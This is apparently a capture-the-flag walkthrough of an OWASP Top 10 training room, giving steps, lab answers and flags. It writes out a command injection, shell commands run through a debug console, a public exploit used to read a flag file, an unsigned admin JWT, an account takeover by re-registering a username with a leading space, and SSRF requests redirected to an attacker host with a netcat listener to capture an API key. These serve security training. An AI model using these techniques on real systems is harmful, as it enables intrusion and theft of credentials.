
```
$(cat /etc/os-release)
 ________________________________________
/ NAME="Alpine Linux" ID=alpine          \
| VERSION_ID=3.16.0 PRETTY_NAME="Alpine  |
| Linux v3.16"                           |
| HOME_URL="https://alpinelinux.org/"    |
| BUG_REPORT_URL="https://gitlab.alpineli |
\ nux.org/alpine/aports/-/issues"        /
 ----------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
```


TASK11 [4. INSECURE DESIGN]:

Boot up the VM, open Firefox, and visit http://MACHINE_IP:85. On the login page, click "I forgot my password..." considering the given information about the person named 'joseph'. Explore the password reset mechanism to identify design flaws and potential ways to abuse it.

On the password reset page, enter "joseph" as the username and guess the color from the options (e.g., "green"). The system generates a new temporary password, which should be noted or copied for logging in.

Explore the options and make way to private.






THM{Not_3ven_c4tz_c0uld_sav3_U!}

Open Flag.txt to get the flag and to finish the task.

TASK12[5. SECURITY MISCONFIGURATION]:

Security misconfigurations occur when security measures could have been appropriately configured but were not. They include poorly configured permissions, unnecessary enabled features, default accounts/passwords, detailed error messages, and lack of HTTP security headers. Debugging interfaces left enabled in production software can also lead to vulnerabilities.

Time to boot up the machine again and head to the given website on Firefox.



It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> |
```

Input the code: import os; print(os.popen("ls -l").read())

To retrieve the database file name, look for the file ending with ".db". To read the contents of "app.py", modify the code to "import os; print(os.popen("cat app.py").read())".

After entering the modified code, the site displays the flag: THM{Just_a_tiny_misconfiguration}.

TASK13[6. VULNERABLE AND OUTDATED COMPONENTS]:

In some cases, organizations may be using outdated software versions with well-known vulnerabilities. For instance, if a company neglects to update their Word Press version, it could become susceptible to an unauthenticated remote code execution exploit. Attackers can easily leverage existing exploits, making it crucial for organizations to stay updated and prevent potential attacks resulting from missed software updates.

TASK14[VULNERABLE AND OUTDATED COMPONENTS - EXPLOIT]:

When dealing with known vulnerabilities, our main task is to gather software information and research existing exploits for potential vulnerabilities, simplifying the process of finding and utilizing exploits.

Having identified the Nostrum web server, we can leverage the version number and software name to search for related exploits on Exploit-DB.

Downloading and running the exploit script highlights an important lesson.

Downloaded exploits may require modifications or bug fixes. Familiarity with the scripting language aids in making necessary adjustments.

The error was due to an uncommented line, easily fixed.

With the fix implemented, let's run the program again.

Exploits typically provide necessary arguments, simplifying their usage. Though not always straightforward, research can uncover software versions and corresponding vulnerabilities. As a penetration tester, this research is already a part of the process.

TASK15:VULNERABLE AND OUTDATED COMPONENTS - LAB:


Using Firefox, visit the provided website, which is a bookstore app. Search for the keywords "bookstore" on the Exploit Database site.

Download the exploit script [47887.py], run it with the specified URL, launch the shell by typing "y", and use the command [cat /opt/flag.txt] to reveal the flag.

What is the content of the /opt/flag.txt file?

THM {But_1ts_n0t_myf4ult!}

TASK16[7. IDENTIFICATION AND AUTHENTICATION FAILURES]:



I’ve understood broken authentication mechanisms.

Authentication and session management are crucial components of web applications. They allow users to verify their identities through credentials and receive session cookies for communication with the server. Flaws in the authentication mechanism can enable attackers to compromise user accounts and access sensitive data, posing significant security risks to the application and its users.

Common flaws in authentication mechanisms include susceptibility:

- Brute force attacks, weak password policies allowing the use of easily guessable passwords, and the use of weak session cookies.
- Brute force attacks involve repeated attempts to guess usernames and passwords. weak password policies enable the use of common or easily predictable passwords.
- Weak session cookies, if predictable, can be manipulated by attackers to gain unauthorized access to user accounts. Addressing these flaws requires implementing strong password policies, implementing measures to prevent brute force attacks, and ensuring the use of secure and unpredictable session cookies.

Mitigating broken authentication mechanisms can be achieved through the following measures:

- Enforce a strong password policy to prevent password-guessing attacks.
- Implement an automatic lockout mechanism after a certain number of failed login attempts to deter brute force attacks.
- Implement Multi-Factor Authentication (MFA) to require additional verification methods, such as receiving a code on a mobile device, for enhanced security.
- Regularly update and patch the authentication system to address any vulnerabilities or weaknesses.
- Implement secure session management techniques, including using strong and unpredictable session identifiers and properly handling session timeouts.
- Conduct regular security assessments and penetration testing to identify and fix potential authentication vulnerabilities.
- Educate users about good password practices, such as using unique and complex passwords, and enable password reset mechanisms that follow secure protocols.
- Monitor and analyze authentication logs for any suspicious activity, such as multiple failed login attempts or unauthorized access attempts.
- Implement account lockouts or temporary suspensions for accounts that show suspicious activity or trigger security alerts.

By implementing these mitigation measures, the risk of compromised authentication mechanisms can be significantly reduced, enhancing the overall security of the web application.


TASK17: IDENTIFICATION AND AUTHENTICATION FAILURES PRACTICAL :

In this task the example highlights a logic flaw in the authentication mechanism that allows re-registration of an existing user by adding a space before the username. By exploiting this flaw, an attacker can create a new account with similar privileges to the existing user.

In this scenario, the existing user is "admin," and by registering with" admin" (space before the username), the attacker gains access to the admin's account and its associated content.

To demonstrate this, access the provided website and attempt to register with the username "Darren".

Since the user already exists, register with "Darren" instead (space before the username). After registering, log in using the same username, and you will be able to access content exclusive to Darren's account, including the flag that needs to be retrieved.



Not secure | 10.10.207.220:8088/register.php


Authentication

Register

Username: darren

Email: dar@gmail.com

Password: ••••••••



Not secure | 10.10.207.220:8088/logged.php

Authentication

Logged in as darren | Log Out

fe86079416a21a3c99937fea8874b667

To register give a single space before Arthur and try to login using same.

TASK18:8. SOFTWARE AND DATA INTEGRITY FAILURES:


Integrity in cyber security ensures that data remains unmodified. To verify integrity, a hash or digest is generated using algorithms like MD5, SHA1, or SHA256. The hash is

Sent alongside the data, allowing recipients to compare it with the calculated hash to detect any unauthorized modifications or transmission errors during data transfer.

To ensure file integrity, hashes are calculated and compared. By recalculating the hashes of a downloaded file and comparing them with the published hashes, we can verify that the file remains unmodified. If the hashes match, it confirms the file's integrity.

Software and Data Integrity Failures:

Software Integrity Failures occur when the code or software being used by an application lacks proper integrity checks. This allows an attacker to modify the software or inject malicious code, leading to unintended consequences or vulnerabilities in the application's behavior.



```
WinSCP-5.21.5-Setup.exe
 - MD5: 20c5329d7fde522338f037a7fe8a84eb
 - SHA-1: c55a60799cfa24c1aeffcd2ca609776722e84f1b
 - SHA-256: e141e9a1a0094095d5e26077311418a01dac429e68d3ff07a734385eb0172bea
```


Data Integrity Failures, on the other hand, occur when the integrity of the data being processed or stored by an application is not properly validated. This can result in unauthorized modifications or tampering of data, leading to data corruption, loss, or exposure.

Both types of failures can be exploited by attackers to manipulate software behavior or compromise the integrity and confidentiality of data. Implementing robust integrity checks and validation mechanisms is crucial to mitigate such vulnerabilities.

TASK 19 : SOFTWARE INTEGRITY FAILURES:

When using third-party libraries hosted on external servers, there is a risk of software integrity failure if the library is compromised. For example, if an attacker modifies the library code, it can be unknowingly executed on websites that include the library. To mitigate this risk, modern browsers support Sub resource Integrity (SRI), which allows you to specify an integrity hash for the library. By including the integrity hash in your HTML code, the browser will only execute the library if the downloaded file's hash matches the expected value. This ensures that the library has not been tampered with, providing a layer of security against software integrity failures.

https://www.srihash.org/ to generate hashes for any library if needed.



SRI Hash Generator

Enter the URL of the resource you wish to use:

https://code.jquery.com/jquery-1.12.4.min.js | SHA-256 | Hash!


```
<script src="https://code.jquery.com/jquery-1.12.4.min.js" integ
rity="sha256-ZosEbRLbNQzLpnKIkEdrPv7lOy9C27hHQ+Xp8a4MxAQ=" cross
origin="anonymous"></script>
```

TASK 20 : DATA INTEGRITY FAILURES:

Data integrity failures occur when web applications trust and rely on data that can be tampered with by attackers.

One example is the use of cookies to maintain sessions in web applications. If a web application solely relies on the data stored in cookies, such as a username, without proper validation and integrity checks, an attacker could tamper with the cookie and impersonate another user.

This can lead to unauthorized access and manipulation of sensitive information. To prevent data integrity failures, web applications should implement proper validation,




encryption, and server-side checks to ensure the integrity and authenticity of data transmitted and stored in cookies or other forms.

JSON Web Tokens (JWTs) provide a solution to ensure data integrity in cookies or tokens. JWTs consist of three parts: the header, payload, and signature. The header contains metadata and the signing algorithm, while the payload stores key-value pairs with the data.

The signature, generated using a secret key, ensures the integrity of the payload. By verifying the signature, the web application can detect any tampering attempts. Each part of the JWT is encoded in base64. Decoding the header and payload reveals the encoded information, while the signature remains binary and unreadable.

Start your machine and attack box, then go to the site that was given http://MACHINE_IP:8089/. Once you get to the screen, attempt to log into the guest account with a random password.



Guest password is displayed when attempting to login with incorrect credentials.

Edit cookies in Developer Tools' Network tab or Storage tab (Firefox).

Edit the cookies to get the flag :

eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0=.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNjc4MzU4MzA5fQ==.

THM{Dont_take_cookies_from_strangers}

TASK21 [9. SECURITY LOGGING AND MONITORING FAILURES]:

Logging is crucial in web applications to track user actions and detect malicious activities. It helps in regulatory compliance and mitigating further attacks.

Logs should include HTTP status codes, timestamps, usernames, API endpoints, and IP addresses.

Secure storage and multiple copies of logs are essential. Monitoring for suspicious activities such as unauthorized attempts, anomalous IP addresses, use of automated tools, and common payloads is vital.

Suspected activities should be ranked by impact level and raise alarms for prompt response.

Effective logging and monitoring help identify and mitigate security breaches, protecting user data and minimizing damage.

Analyze the provided sample log file for security insights.

1. What IP address is the attacker using?

A. 49.99.13.16

2. What kind of attack is being carried out?

A. Brute force

TASK 22:10.SERVER-SIDE REQUEST FORGERY(SSRF):

SSRF (Server-Side Request Forgery) vulnerability allows attackers to make requests to arbitrary destinations through a web application. In this scenario, an attacker can manipulate the server parameter to point to their controlled machine. As a result, the web application forwards requests to the attacker's machine, exposing sensitive information like API keys. The attacker can then exploit this vulnerability to send messages or perform actions using the web application's resources and at the expense of the application owner. This vulnerability arises when web applications rely on third-party services and fail to properly validate user inputs.

https://www.mysite.com/sms?server=attacker.thm&msg=ABC

Make the vulnerable web application make a request to:

https://attacker.thm/api/send?msg=ABC

Just capture the contents of the request using Netcat:

SSRF can be exploited to enumerate internal networks, abuse trust relationships between servers, and achieve remote code execution (RCE). By manipulating requests, an attacker can gain access to restricted services, gather information about IP addresses and ports, and potentially execute malicious code on targeted systems. SSRF poses significant risks to the security of web applications and requires proper mitigation to prevent these types of attacks.

Access http://machine-ip:8087/ and explore the web application to find the admin area and complete the objectives.

Go to your web browser and paste the following URL:
http://10.10.62.170:8087/download?server=tun0-ip:8087&id=75482342

In place of tun0 give your attack box IP or your Openvpn IP.

Start a net cat listener:

Command used: NC -lvnp 8087

Explore the website. What is the only host allowed to access the admin area?

local host

Check the "Download Resume" button. Where does the server parameter point to?

secure-file-storage.com

Using SSRF, make the application send the request to your Attack Box instead of the secure file storage. Are there any API keys in the intercepted request?

THM {Hello_Im_just_an__API_key}

TASK 23 [WHAT'S NEXT]:

Read the above!

Mark as Completed

Room is finished.

THANK YOU FOR READING.